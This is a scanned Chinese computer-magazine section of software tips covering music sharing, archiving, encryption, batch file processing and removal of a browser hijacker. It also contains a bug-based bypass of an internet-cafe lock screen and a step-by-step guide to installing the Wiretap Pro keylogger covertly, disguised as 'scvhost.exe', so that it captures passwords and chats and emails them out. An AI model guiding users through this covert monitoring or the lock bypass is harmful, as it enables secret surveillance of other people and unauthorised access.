当使用KUGOO时，如果共享音乐不足100首，下载会受到限制，而且不能搜索歌词。如何突破这个限制呢？现在假设只有50首MP3存放在共享目录“e:\music\china”里，那么你可以在KUGOO中，右击“我的共享”的共享列表，选择“增加新的共享目录”，将“e:\music”加入共享，这样KUGOO的BUG会导致歌曲的重复计数，使显示的共享数达到100首。现在，你就能不受限下载歌曲了。

(上海 狂ρκ雪影)

单键破美萍

美萍网管是不少网吧都在使用的一款网吧管理软件。一天，本人出于好奇心，在主机未解锁的情况下按下了SLEEP键，电脑正常地进入了休眠状态。可当点击回车将系统唤醒后发现已经退出了美萍对屏幕的“封锁”，虽然没有了底下的任务栏，可桌面的图标都可以点了，当然也包括“我的电脑”。(醉生梦死)

快速建立Foobar2000播放列表

Foobar2000为我们提供了方便的列表功能，你可以将不同的专辑放入不同的播放列表，一般建立列表的方式是从菜单中选择“列表→添加列表”。另外双击列表标签空白处，你还可以快速新建一个列表。

在WinRAR中快速切换浏览的文件夹

WinRAR的文件浏览功能非常强大，完全可以作为“资源管理器”用，但它在切换文件夹的操作上有一些麻烦，需要一层一层地退出，这里为你提供两种方法快速切换当前文件夹。

方法一：点击地址栏的下拉菜单，从中可以选择需要切换的驱动器。

方法二：选择菜单中的“文件→浏览文件夹”或按快捷键“Ctrl+T”进行切换。

自定义MyMPC的打开图片

每次打开MyMPC，视频窗口中都会出现其LOGO，下面就让这个LOGO变成你的照片。打开MyMPC，选择菜单中的“查看→选项”，在弹出窗口左侧点击“徽标”，然后在窗口右侧下方点击“外部”，将其指向你的照片文件即可。

巧妙卸载没有Uninstall文件的软件

有些软件并没有提供卸载程序，在“添加/删除程序”中也没有提供相应的卸载功能，这时你可以试试运行软件的安装程序，有时安装程序就是卸载程序。

巧妙去除点击链接的声音

每次点击IE的链接都会出现“啪”的一声，虽然问题不大，但的确比较烦人。其实这是因为安装了RealOne Player的缘故。解决方法如下：点击“我的电脑→控制面板→声音和多媒体”，在弹出窗口“声音”标签下的“声音事件”(声音程序)中找到“启动导航”，选中后，点击“删除”按钮即可。

查看Nero的本领有多大

Nero是一款功能强大的刻录软件，它的功能非常丰富，可以将多种音频文件刻录为CD，那么Nero到底都支持哪些格式呢？如何查看呢？经过查找，我终于找到了解决方法。



打开Nero Burning ROM，点击菜单中的“文件→设置”，在弹出窗口的“一般”标签下，点击“插件查找”按钮，就会弹出插件管理窗口，这里显示了所有的插件，其中“Decoders”标签下列出了所有的解码插件，“Encoders”标签则列出了所有的编码插件(见图)。 CF [SY07]

Wiretap pro 给电脑装个“窃听器”



■北京 梦寻



电脑越来越深入人们的工作和生活，但也因此产生了不少数据安全和个人隐私问题，不管是在办公室还是在家里，你电脑中的重要数据都有可能被人偷窥，而今天我们介绍的Wiretap Pro，就如同给电脑安装了一个超强的“窃听器”，在你离开的时候，可以随时随地知道是谁在动你的电脑……

Wiretap Pro是一款优秀的PC监控软件，能够监控PC的各种操作，如键盘操作、密码输入、收发E-mail、即时聊天、网络浏览、程序运行等。另外，它还可以在规定的时间间隔内截取屏幕图像，进行可视化跟踪。Wiretap Pro注册版还能将屏幕截图以及日志文件定时发送到你指定的信箱内，使你能远程监控自己电脑的使用状态。

Wiretap Pro小档案

软件版本:专业版　　软件大小:2202 KB
软件性质:共享软件　　适用平台:Windows 98/ME/2000/NT/XP
下载地址:http://www.wiretappro.com/php/dl.php?id=1
软件备注:与注册版相比，试用版屏蔽了日志文件保存及E-mail自动通知这两项功能。

Wiretap Pro的安装与隐身

Wiretap Pro(以下简称Wiretap)安装完成后会要求重启电脑。重启后，运行该软件，它会以图标形式驻留在系统托盘中，单击这个图标即可调出它的主控面板。

但是普通方式的安装使得Wiretap很容易被人发现，也就失去了“窃听”意义。下面请大家跟着笔者，只需4个步骤即可进行隐秘式安装设置:

第一步:运行Wiretap安装程序，当安装程序询问安装路径时，可以将默认路径改成一个很隐秘的路径(如“C:\Windows\Cache32”);当安装程序询问是否在“开始”菜单中增加Wiretap的快捷方式(add Wiretap shortcuts to the Start Menu)时，选择“No”。

第二步:安装完成后重启电脑，双击安装文件夹中的“scvhost.exe”文件启动Wiretap。然后，单击系统托盘中的Wiretap图标，打开它的主控面板。

第三步:单击主控面板上的“Configuration”(配置)按钮，然后单击“Security”(安全)标签，接着单击“Maximum Stealth”(最大隐秘)按钮设置密码。以后若想修改这个密码，单击“Set/Change Your Password”按钮即可。

第四步:单击OK按钮关闭配置窗口，再最小化主控面板，这时你会发现Wiretap已经无影无踪。

通过上面的设置，Wiretap将工作在隐秘模式下，如果想打开主控面板，必须使用热键来执行，并且需要输入你在前面设置的密码。默认启动热键是:Shift + Ctrl + Alt + Q。如果想自己定义热键，可打开配置窗口，单击其“General”(一般)标签，在其“Hot key”(热键)项中进行设置。

小提示

在“General”中，勾选“Always start in Active Mode”项，则启动Wiretap时它自动设置为激活状态。在这个选项下面的“Startup”部分，有三个单选项，其中第一项是所有用户启动Windows后Wiretap即自动运行，第二项则只有当前用户启动Windows后它才自动运行，第三项则不自动运行，大家可以根据自己的需要进行设置。

全面监控你的电脑

Wiretap的主要功能基本上都显示在主控面板上了，在这里可以决定监控的项目以及查看监控日志(见图1)。

如图1所示，Wiretap可以监控的项目很多，有“Screen Snapshots”(屏幕截图)、“Clipboard Logs”(键盘输入)、“Passwords”(密码)、“Folders Browsed”(文件夹浏览)、“Apps Started”(应用程序启动)、“Websites Visited”(网站浏览)、IRC/MSN/ICQ/AOL Messages聊天、E-mail传输等十五个项目。每个项目都有一个“Enabled”(激活)选项，勾选它表示监听该项，反之则不监听。

大家好，我是新来的小编柳絮飞，从这期开始就由我跟小特合作主持“实用软件”栏目了，希望大家多多关照哦。关于我的长相，只跟你透漏一句你就知道了，我在CFan有一个外号“稀饭第二帅”;至于我的爱好，嘿嘿，整天泡着电脑，这个就不用多说了吧，除此之外，俺喜欢写写诗(小特在后面嘟囔道:天天下雨，还整出个“湿人”来了)、唱唱歌、涂涂“卡通”什么的:)

大家如有与“实用软件”相关的好稿件，请狠狠地砸我的信箱media@cfan.com.cn。另外，你有什么急需要解决的实际问题，也请来信告诉我，如果一不小心，你提的问题很典型很有实用性的话，我们不但想方设法帮你解决，还会点名表扬你的哦。为了防止你的邮件被Foxmail自动过滤掉，还请在邮件主题中标明“投稿”字样，谢谢。

小资料

如何反“窃听”？

现在网上防黑防窃听软件很多，比如密码防盗专家(下载地址:http://pc-phage.www089.cn4e.com/PasswordGuardSetup.exe)，它不但能进行密码保护，还可以实时诱捕各种隐蔽的病毒、木马、键盘记录程序、恶意外挂，更能在这些黑客程序发送密码邮件时截获其所使用的邮件账号、密码。

另外，你还可以借助系统自身所带的一些功能来检查系统中的“窃听者”。在Windows 2000/XP中可使用“任务管理器”检查“进程”以发现可疑程序。但Windows XP下的进程查看有一个缺陷:没有显示进程由哪个程序调用，因此很难查出可疑程序位置。不过可以参看本刊2004年14期上的《升级任务管理器至Longhorn版》一文，将Longhorn的任务管理器移植到XP中，就可以查看每个进程的调用者的位置了(下载地址: http://www.newhua.com/cfan/2004/taskmgr.rar)。



图1

每个项目上还会显示已监听到多少消息，单击某一项目，即可查看该项监听日志。如笔者在写作本文时，Wiretap在不知不觉中就进行了6次截屏，并记录了11次剪贴板操作、14次击键、6次应用程序启动、1次文档存取等操作。笔者尝试着单击了"Screen Snapshots"(屏幕截图)项，弹出如图2所示窗口。




图2

该窗口显示Wiretap已偷偷记录下了6个屏幕截图，并显示是截取的哪个用户在什么时间进行操作的屏幕状态。双击其中的某项，可以查看该截屏图片。其他项目日志的查看方法与此类似，在此就不细说了。

在主控面板的右下角有一个开关按钮，当它显示为"Stop"时，单击即可停止监控;当它显示为"Play"时，单击即可启动监控。单击主控面板右上角的"Shut Down"按钮则关闭掉Wiretap。

小提示

用SnagIt打造一个监视器

著名的抓图软件SnagIt提供有定时抓取屏幕的功能，因此可以用它打造一款屏幕监视器，可以每隔X分钟自动抓取屏幕保存成本地文件或者发送到指定的E-mail信箱中。这里提示几个操作要点:

在主窗口选择“捕获→整个屏幕”，接着在右侧窗格中单击“输出”按钮选择文件格式、存放的文件夹、E-mail设置等。

点击“工具→定时器设置→延时/计划”设置开始捕获的时间，再进入“捕获定时器”选项卡设置每隔几分钟进行捕获等选项。

随时随地知行踪

如果你的电脑是在宽带网上，开机即可自动在线，那么无论何时何地，只要能方便地上网收取E-mail，就可以随时监听自己电脑的状况。

在Wiretap主控面板上单击“Configuration”按钮打开配置窗口，单击“E-mail Delivery”(E-mail传送)标签，即可看到如图3所示界面。




图3

勾选“Send logs via e-mail”(通过E-mail发送Log文件)，在“Send a report every”(间隔多长时间发送)中设置发送的间隔时间，单位是小时。在下面的选项中分别设置接收邮件信箱(Send to)和发送邮件的信箱(Send from)，其中，发送邮件信箱还需要填写SMTP主机、用户名、密码等信息，这些跟在邮件软件中创建账户的操作差不多，这里就不多介绍了。

在试用版本中，E-mail通知功能被禁用，虽然在这里做好了各种设置，但Wiretap不会自动发送E-mail通知，只能通过单击“Send the logs now!”(现在发送Log)按钮来尝试一下它的魅力。稍等一会，你就能收到一封信件，其附件中包含一个日志文本文件及一个屏幕截图。

小编有话说:对试用版中E-mail通知功能被禁用这一缺憾，聪明的读者可借助上文“小提示”中提到的SnagIt加以弥补。CF [SY08]

给 E-mail 情书加把密码锁

■安徽　赵明辉

笔者想给远方的MM写封E-mail情书，其中自然会有些让人读了脸红心跳的句子，这些要是让别人看到的话，那会有多难为情啊!所以上网一顿狂搜，终于找到了一款非常棒的加密工具——Cryptainer LE。该软件是一款免费的加密软件，只需简单的拖动操作，即可为文件或文件夹加密，而且它还能创建安全的电子邮件附件，使你能放心地将它发送给自己的朋友而无需担心第三者的窥视，在这个隐私越来越没有保障的今天，这无疑是一个有益的功能。

Cryptainer LE小档案

软件版本:4.1.6　　软件大小:2511 KB
软件性质:免费软件　　适用平台:Windows 9x/ME/2000/XP/2003
下载地址:http://www.cypherix.co.uk/download/cryle.exe

你知道吗

E-mail是如何被偷窥的？

邮件被偷窥的机会太多了，比如，在邮件服务器上都有一个spool文件夹，类似发送邮件的缓存，该文件夹中的每一个文件代表了一封邮件，如果邮件未加密，网管或黑客，所有能登录该服务器的管理员，用普通的文本编辑软件即可看到邮件内容。前段时间闹得沸沸扬扬的Google的大容量信箱Gmail，颇受诟病的，也正是它可以扫描邮件的内容，侵犯了用户的隐私权。另外，网上还有许多专门用来收集邮件(特别是在局域网上，能够自动收集所有发出的邮件)的黑客工具。

第一步:安装并设置虚拟磁盘

安装后第一次运行Cryptainer，它会打开一个磁盘设置对话窗口，要求先设置一些参数(见图1)。这个对话窗口主要用来创建一个虚拟磁盘，作为文件加密之用。




图1

首先要设置虚拟磁盘的位置。Cryptainer已在系统目录下预设了一个文件名，不过软件提示最好指定我们自己的文件名及位置。所以笔者单击其右侧的Browse按钮，从打开的对话框中指定了一个预先创建的空文件夹，并设置了一个并不存在的文件名(注意，这里不能选择已经存在的文件)。

接下来为这个虚拟磁盘设置一个卷标，可填写任意的名称，当然最好是容易记忆的单词。然后是设置虚拟磁盘的大小，因为Cryptainer是一个免费的产品，所以最大只支持20MB。

最后两项是设置并确认密码。设置好之后，单击“Proceed to Create Volume”按钮，创建成功后，它会弹出一个提示框，提示一定要记住主卷标文件名及其位置，单击OK按钮确认即可。

小提示

一定要记住你的密码！在重新登录Cryptainer时，它会要求用户输入密码，如果不小心将密码忘记了，将无法打开这个虚拟磁盘，从而导致数据丢失。

第二步:启动及软件快速上手

Cryptainer启动后，它会在系统托盘内显示一个图标，双击这个图标即可打开Cryptainer的主界面窗口，直接用鼠标将需要加密的文件移到窗口中即可。此时打开“我的电脑”，也可以看到这个虚拟磁盘，可以像其他磁盘一样进行拷贝、粘贴、创建文件及文件夹、拖动文件、打开文件等操作。这个虚拟磁盘惟一的特别之处在于，你没有正确的密码的话，就无法看到它，更别说打开它并查看里面的文件了。

第三步:加密邮件

闲言少叙，回归正题，开始发送我的E-mail情书吧。



图2

单击Cryptainer工具栏中的“Secure E-mail”按钮，再单击“Encrypt File to Send by E-mail”，打开一个窗口(见图2)。

在第一个文本框中输入需要加密的文件及其路径，或单击其右侧浏览按钮查找需加密的文件;接下来的两个文本框为输入密码及确认密码;在“Password Hint(Riddle)”文本框中，输入一个只有你和将要收到这封信的朋友才知道的暗语，用来提示对方密码是什么。

单击“Create Encrypted Self-Extractor(.exe)”按钮即可将信件加密成自解密文件。将这个加过密的文件以附件的方式E-mail给MM，再通过其他途径(如前面设置的暗语或者打电话等方式)告诉她解密密码，她无需安装Cryptainer，只要双击收到的自解密文件，打开一个对话框，输入解密密码，就可以看到那封加过保险的令人心动的情书了(单击该窗口上的“Read riddle”按钮可阅读暗语)。

小编有话说:许多防病毒软件常常会自动删除附件中包含EXE可执行文件的邮件，所以也可以将信件加密成后缀为.sit的文件。通过下载安装http://www.cypherix.com/download/decypherit.exe，可以解密SIT文件。 CF[SY09]

巧用软件批处理　懒汉也能搬倒山

■北京　风云　武汉　李磊

“懒汉搬倒山”本是贬意，但在计算机世界里，懒却是智慧的表现，大量重复性的劳动，像反复执行多个操作命令、为多个文件改名、大量文件格式转换等，如果不发挥“懒人”的精神，由电脑软件批量去完成它，才是真正的笨呢。

懒汉行动之一:批量转换 Word 文件格式

任务描述:作者投来的稿子许多都是 Word 格式的，为了排版需要，小编得把它们转换成文本格式。

第一步:把所有需要转换的 Word 文档放置到同一文件夹中，然后再新建一个空文件夹专门存放转换后的文件。

第二步:运行 Word，依次点击“文件→新建→其他文档→转换向导”并点击“确定”打开“转换向导”对话框。

> **小提示**
>
> 如果你用的是 Word 2003，那么在“新建→其他文档”之间还要加一步“本机上的模板”操作。

第三步:选中“从 Word 文档格式转换为其他文件格式”，然后在下拉菜单中选择“纯文本”再点击“下一步”。

第四步:在“源文件夹”和“目标文件夹”那里分别通过“浏览”按钮选择存放Word文档的文件夹和准备存放转换后文件的文件夹，单击“下一步”。

第五步:在“可用文件”的栏目里列举了所有可以转换的Word文档，因为我们准备把这个文件夹的所有Word文档都转换为纯文本格式，所以单击右边的“全选”按钮即可(见图1)。最后点击“完成”按钮，稍等一会儿之后，所有 Word 文档就都转换为纯文本格式了。




图1

> **小提示**
>
> 批量设置文字格式
>
> 若想把某一 Word 文档中个别字符或词组设置为特殊格式，可采用 Word 中的“查找与替换”快速完成。比如要把文章中所有英文字符设置成红色，则先打开“查找与替换”对话框，单击“高级”选项，将光标定位在“查找”编辑框中，选择“特殊字符→任意字母”。然后再将光标定位到“替换”编辑框中，单击“格式→字体”命令，在弹出的“查找字体”对话框中将字体的颜色设置为红色，最后单击“全部替换”按钮即可。其实，通过上面的方法也可以在“查找字体”对话框中选择字体并设置字号，或加上一些特殊效果。

懒汉行动之二:MP3 请说出你唱的是什么

任务描述:从网上下载了一大堆 MP3 歌曲，但它们的文件名却很混乱，最烦人的是那些 1.mp3、002.mp3、track01.mp3，根本不知道是什么歌，所以要把它们直接用歌名来重命名。

启动 ACDSee，在左侧上方的“文件夹”窗格中进入要重命名的文件所在的文件夹，接着在右侧窗格中按住 Shift 或 Ctrl 键来全选或多选要重命名的 MP3 文件，然后单击 F2 键呼出重命名窗口，在“模板”选项卡中单击“插入元数据”按钮，在弹出窗口中点击打开“多媒体属性”列表，接着选择要使用的元素，比如:“艺术家”、“标题”等。这样在“模板”文字框中就会出现类似“<多媒体属性:艺术家><多媒体属性:标题>”的字样，为了文件名更清晰，你可以在其中加上“ - ”来分隔两个元素，这样重命名后会成为类似“李圣杰 - 痴心绝对.mp3”这样的文件名。完成后，只要单击“开始重命名”按钮即可快速将文件名进行批量更改。

> **小提示**
>
> 请个专业工具来帮忙
>
> Tag&Rename 是一款免费、专业的 MP3/WMA/OGG 音频文件改名工具(汉化版下载地址:http://sccrc.onlinedown.net/down/HA_TR301_ZQ.zip，相对 ACDSee，功能更强大、更体贴。安装后，进入要重命名的 MP3 文件夹，右击某个 MP3 文件并选择“用 Tag&Rename 打开”，软件启动并会自动搜索和显示该文件夹中的所有 MP3、WMA、OGG 等音乐文件，单击“文件名掩码”文本框后的“掩码编辑器”按钮，选择命名规则。接着在列表里选中要重命名的文件，再单击“测试”按钮，确认无误后，直接单击测试窗口下的“重命名”按钮即可完成快速重命名。

懒汉行动之三:网站图片一把抓

任务描述:浏览到一个全是精美图片的网站，真想把它们一下子都据为己有。

其实，在著名的抓图工具—— SnagIt 中有一个网络捕获工具，它可以让我们批量从某一网站上下载图片。

第一步:启动SnagIt，首先单击左侧的“捕获”标签，接着在中间的捕获类型窗格中选择“网站的所有图像”(见图2)。



图 3

第二步:在右侧“捕获设置”窗格单击“链接搜索深度”按钮，接着单击“属性”打开“网络捕获过滤”窗口进行相应的设置，比如:搜索的链接深度、图片格式、图片大小等。

第三步:单击红色“捕获”按钮后会弹出提示框，输入要抓取的网站地址，点下“确定”按钮。SnagIt 就会从键入地址开始扫描图片，并会把找到的图片显示在窗口中，最后点击“完成”按钮，会出现一个窗口让我们选择存放图片的文件夹，选择后即可把相应网站上的多幅图片保存起来。

懒汉行动之四:图片格式随心转换

任务描述:小编在做完稿子送去排版前，要把多个稿件文件夹中的图片进行格式转换，并且还要调整分辨率和灰度等要素。

很多人在转换图片格式时都会想到使用ACDSee(“工具→转换文件格式”)，但它只能批量转换同一文件夹下的图片文件，不能连同子文件夹的图片也进行转换，同时转换的设置选项也不能令人满意。所以小编用免费看图软件——IrfanView 来帮忙。

IrfanView小档案

软件版本:3.91　　软件大小:803 KB
软件性质:免费软件　　适用平台:Windows 9x/ME/NT/2000/XP
下载地址:http://sccrc.onlinedown.net/files/iview391.exe
汉化文件:http://nj2.onlinedown.net/down/HA_IrfanView391_chenmy.RAR

第一步:启动IrfanView，选择“文件→批量转换/重命名”，打开批量转换窗口(见图3)。接着从“查找范围”下拉框选择要转换的文件夹，“文件类型”选择“常用图像文件”。然后单击左边“全部添加”按钮，把图片文件加入文件转换列表中。




图 3

第二步:在“输出目录”框中设置图片转换后存放的文件夹;在“工作方式”中点选“批量转换”;在“输出格式”下拉框中选择转换后的图片文件类型，再单击其右侧的“选项”按钮，还可以对转换后的图片格式进行进一步控制。

第三步:勾选“使用高级选项”复选框，再单击“设置高级选项”按钮，打开设置窗口，先勾选“在目标文件夹中创建子文件夹”复选框。然后再设置其他的一些选项，如:转换后文件的大小、分辨率、是否是灰度(对于报刊社的小编们很有用)等。

第四步:单击“确定”返回到转换窗口，接着单击“开始”按钮，IrfanView 显示一个转换进度窗口，完成后即可。

小提示

★在“工作方式”中选择“批量重命名”选项则可以为多个图片文件批量改名，这个就留给聪明的读者自己去做吧！

★如果平时经常要简单地将某个图片格式转换为另外一种格式，可下载IrfanView ShellExtension(下载地址:http://www.baxbex.com/files/irfanex.exe)这个IrfanView系统外壳扩展工具，安装后，只要选中要转换的图片，然后右击，选择“IrfanView”，在出现的二级菜单中选择要转换的格式，很快图片就会转换完成，快捷又方便。

懒汉行动之五:WinRAR批量转换的魔力

任务描述:电脑中堆积了一大堆不同类型的压缩文件，比如:RAR、ZIP、CAB、ISO、RAR2、ARJ、ACE、TAR、BZ2、UUE、GZ、LZH等，为了方便管理，希望能把它们统一转换为RAR或ZIP格式。这时，只要借助WinRAR提供的压缩格式批量转换功能，就可以一次性完成这个工作(本例使用的是WinRAR 3.30简体中文版)。

小提示

批量加注释、批量转换为自解压格式

用WinRAR打开一个包含有多个压缩包的文件夹，选中多个压缩文件，接着单击“工具→添加压缩文件注释”，在弹出窗口中输入注释文字，这样WinRAR会将该注释添加到所有选中的压缩文件中。同样，如果在“工具”菜单中选择“转换档案文件为自释放格式”，那么可以将选中的压缩文件全部转换为自解压格式。

第一步:先用WinRAR打开一个文件夹(比如保存有所有下载文件的文件夹),在文件列表中配合Ctrl或Shift键选中要转换的压缩文件,单击"工具→转换档案文件格式",在打开的窗口中勾选"放置已转换档案文件的位置",并通过其右侧的"浏览"按钮选择一个存放文件夹,按下"确定"按钮即可将选中的多个不同类型的压缩文件统一转换为RAR格式(见图4)。



图 4

第二步:如果只想将某文件夹下特定的压缩格式文件转换为RAR格式,比如,只想转换某文件夹下所有ZIP压缩包文件,可在"转换档案文件格式"的"档案文件类型"中只勾选zip类型。再单击"添加"按钮,然后选择一个文件夹,WinRAR将只会搜索选定文件夹下的所有ZIP压缩文件,并把它们转换为RAR文件。

第三步:单击窗口中"压缩"按钮,将会弹出选项窗口,这里可以进行更多的选项设置,如选择转换后的压缩类型是RAR还是ZIP,也可设置压缩率和分卷压缩等。

Just Do It

批量合并压缩包:现在不少网站为了便于上传和下载,会将较大的软件分割成多个小压缩包,如cfan.zip、cfan.z01、cfan.z02和cfan.part01.rar、cfan.part02.rar、cfan.part03.rar等,请你试试利用WinRAR一次将它们合并成一个压缩包,比如:cfan.zip和cfan.rar。要注意的是,单击"压缩"按钮后,在打开的窗口中要确认"压缩分卷大小"下拉列表框为空。

懒汉行动之六:一次在多个文件中查找和替换文字

任务描述:小编处理稿件时免不了要参考以前的稿件,所以需要使用同一关键词在大量文本文件中搜索,但Windows的搜索功能不提供预览功能,很不方便。同时,作者投来的稿子里面有许多词不符合出版规范(比如"Win98"、"察看"之类的词),最好能一次完成修改。

小编们的最爱——EmEditor不仅可以搜索当前文件的字符,还能搜索指定位置特定文件中的字符,最出色的一点,就是在搜索结果中还有文字摘要,一看就知道大概的文章内容。单击"搜索→在文件中查找",在对话框"查找目标"和"文件类型"框内输入查找条件,接着点"浏览文件夹"按钮确定文件位置,根据需要复选下面四个选项,单击"查找"按钮后,含有查找字符的文件会显示在EmEditor窗口中,只要单击相应链接即可打开文件。

如果选择"搜索→在文件中替换",那么就可以在不一一打开相应文件的情况下,快速对多个文本文件中的相应文字进行替换。

小提示

如果想不启动EmEditor就能方便地使用其在文件中的替换功能,可以打开EmEditor安装文件夹找到REPLALL.EXE文件,并为其在桌面上建立一快捷方式。以后双击该快捷方式即可进行文字替换操作。

懒汉行动之七:批量转换MP3

任务描述:从网上下载了不少歌曲,但它们往往格式不同,有的是MP3、有的是WMA,并且采样率、音量也各不相同,所以不少朋友希望能够对它们来一个大一统,全部转换为相同采样率、相同音量的MP3文件。这时,推荐你使用dBpowerAMP Music Converter这个免费的超强软件来批量完成这一工作。

dBpowerAMP Music Converter小档案

软件版本:Release 9a　　软件大小:1509KB

软件性质:免费软件　　适用平台:Windows 9x/ME/2000/XP

软件备注:集成于"资源管理器"右键菜单中,只要右击即可进行不同音频文件的转换;并且能抓取CD(号称世界上最快的CD转MP3软件)并制作成MP3、WMA、ACC、AIF、RA、MP3PRO、VQF、OGG、MP2等十几种流行的音频文件,同时能实现MP3、WAV到以上其他文件格式的批量转换。在"资源管理器"中选中所支持的音频文件后能以弹出窗口的方式显示相应信息。

下载地址:http://www.newhua.com/cfan/200415/MP3制作.rar

第一步:下载安装包后,首先运行其中的"dMC-r10.exe"安装主程序,完成后,再一一运行其他编码文件安装程序。

第二步:进入要批量转换文件格式的文件夹,通过Shift或Ctrl键全选或多选要转换的文件,然后右击并选择"Convert to"打开格式转换窗口。首先在最上面的格式列表中选择"MP3(Lame)",接着在"Bit Rate"项中通过拉动滑块来调整采样率,在"Output To"中选择是"Same Folder as Original"(同一文件夹)还是其他文件夹,最后勾选"Volume Normalize"(音量统一)并根据需要勾选"Delete Source File(s) After Conversion"(转换后删除源文件)。

第三步:完成上述操作后,单击"Convert >>"按钮即可开始转换。

小提示

RM英语语音资料快速转为MP3

网上不少英语语音资料是RA格式的,如果想用MP3播放器来听,那么只需用这个软件将它们直接转换为MP3格式即可,这应该是目前最简单、最快捷的方法了。

小编有话说:其实在电脑操作中还有许多批量处理的实例,比如:用DOS命令批量生成文件夹、用FlashGet实现批量下载、Nero中的批量刻盘、输入法的批量加词等,这些我们以前都曾有过介绍,建议你去温习一下,并应用到实际工作和生活中,真正成为一个高效、聪明的"懒汉"。 |CF|[SY10]

■河北 于晓鸣 湖北 郝其勋 河南 杨之

缉拿DLL绑架者 还IE清白

手工杀毒一直是区别老鸟与菜鸟的一个重要标志，很多朋友就以能够手工杀毒而感到自豪。可是杀除DLL病毒一直是让人头痛的事，本文会为大家介绍几种可以消除它的方法。

最近网络上流行一种“Search for”的病毒，中了该病毒，即使把IE主页设置为“使用空白页”也会打开一个搜索引擎，非常烦人。本文就为大家解决这一问题。

1.用Hijackthis解决

最近一段时间，公司里许多电脑的IE主页都被修改成了“Search for”，在IE属性里把主页改成空白页或用防病毒软件杀毒也不管用。用“超级兔子注册表修复工具”、“瑞星修复工具”等都不管用。

后来使用了《电脑爱好者》第4期《教你看懂“解放者”的“语言”》一文中介绍的Hijackthis(http://sq.onlinedown.net/down/hijackthis.zip)后，问题解决了。具体的解决方法如下:

打开Hijackthis，点击“Scan”按钮，它会自动对系统进行全方位的安全检测，很快就会将系统中所有可疑的项目列出来，经过分析，发现其中编号为O13的非常可疑:

O13 - WWW Prefix: c:\searchpage.html?page=

O13 - Home Prefix: c:\searchpage.html?page=

O13 - Mosaic Prefix: c:\searchpage.html?page=

选中这几项，然后点“Fix checked”，在接下来的对话框选“是”即可修复。

如果重新启动系统后出现错误，可以点击“Config”按钮，切换到“Backups”标签，在这里点击“Restore”按钮进行恢复;假如一切正常，那么就可以选择“Delete”或“Delete all”将此项目彻底清除。

2.注册表清除法

早就听网友说被恶意网站强占了IE的首页，而首页又被设置成了空白页，无法查到该恶意网站的网址。终于有一天，我也遇到了这种情况。该网站不但没有网址，甚至所有的链接都用JavaScript代码隐藏了URL。

按照过去的方法，在硬盘上、注册表中进行了一番搜捕，居然没有找到恶意网站的踪影。在系统配置实用程序中也没有任何可疑的启动项。

我拿出了绝招。首先清空了IE的临时文件夹，然后刷新了那个页面，准备分析出现的页面文件。可是无论我怎样刷新，临时文件夹空空如也，根本就没有从网上下载任何文件。

在注册表中删除了那个网站更改的所有内容，然后重新启动电脑，打开IE，选择“脱机浏览”，那个恶意网站依旧存在，注册表又被改动。IE临时文件夹仍旧没有任何文件。得出结论:那个页面不是HTML格式的文件，可能是个可执行文件，藏在了C盘某个地方。

如何找到这个病毒文件呢？我想出了一个办法。在那个页面上复制了一段文字，然后点击“开始→搜索→文件或文件夹”，搜索的文件名是“*.*”，“包含文字”中粘贴好刚才的那一小段文字，搜索后果然在C盘上找到几个文件。之后再次选中一段文字，并在刚才搜索的文件中继续查找，反复查找，最后终于在C:\Windows\System文件夹中，找到了ncp.dll和doffnc.dll两个文件，它们的内容中包含恶意网页的全部内容。

删除了病毒文件后，下一步就是在注册表中找到被恶意网站修改的地方了。运行注册表编辑器，搜索ncp.dll和doffnc.dll这两个内容，很快就发现注册表中如下几项:

HKEY_CLASSES_ROOT\CLSID\{B2192720-B26A-11D8-A3D0-00038CDFC102}

HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{B2192720-B26A-11D8-A3D0-00038CDFC102}

HKEY_CLASSES_ROOT\CLSID\{B86A95A0-B26A-11D8-A3D0-00032BC3B1ED}

HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{B86A95A0-B26A-11D8-A3D0-00032BC3B1ED}

这四个键都有键值，对应了那两个病毒文件。

深入查找，又找到了以下几个键:

HKEY_CLASSES_ROOT\PROTOCOLS\Filter\text/html

HKEY_CLASSES_ROOT\PROTOCOLS\Filter\text/plain

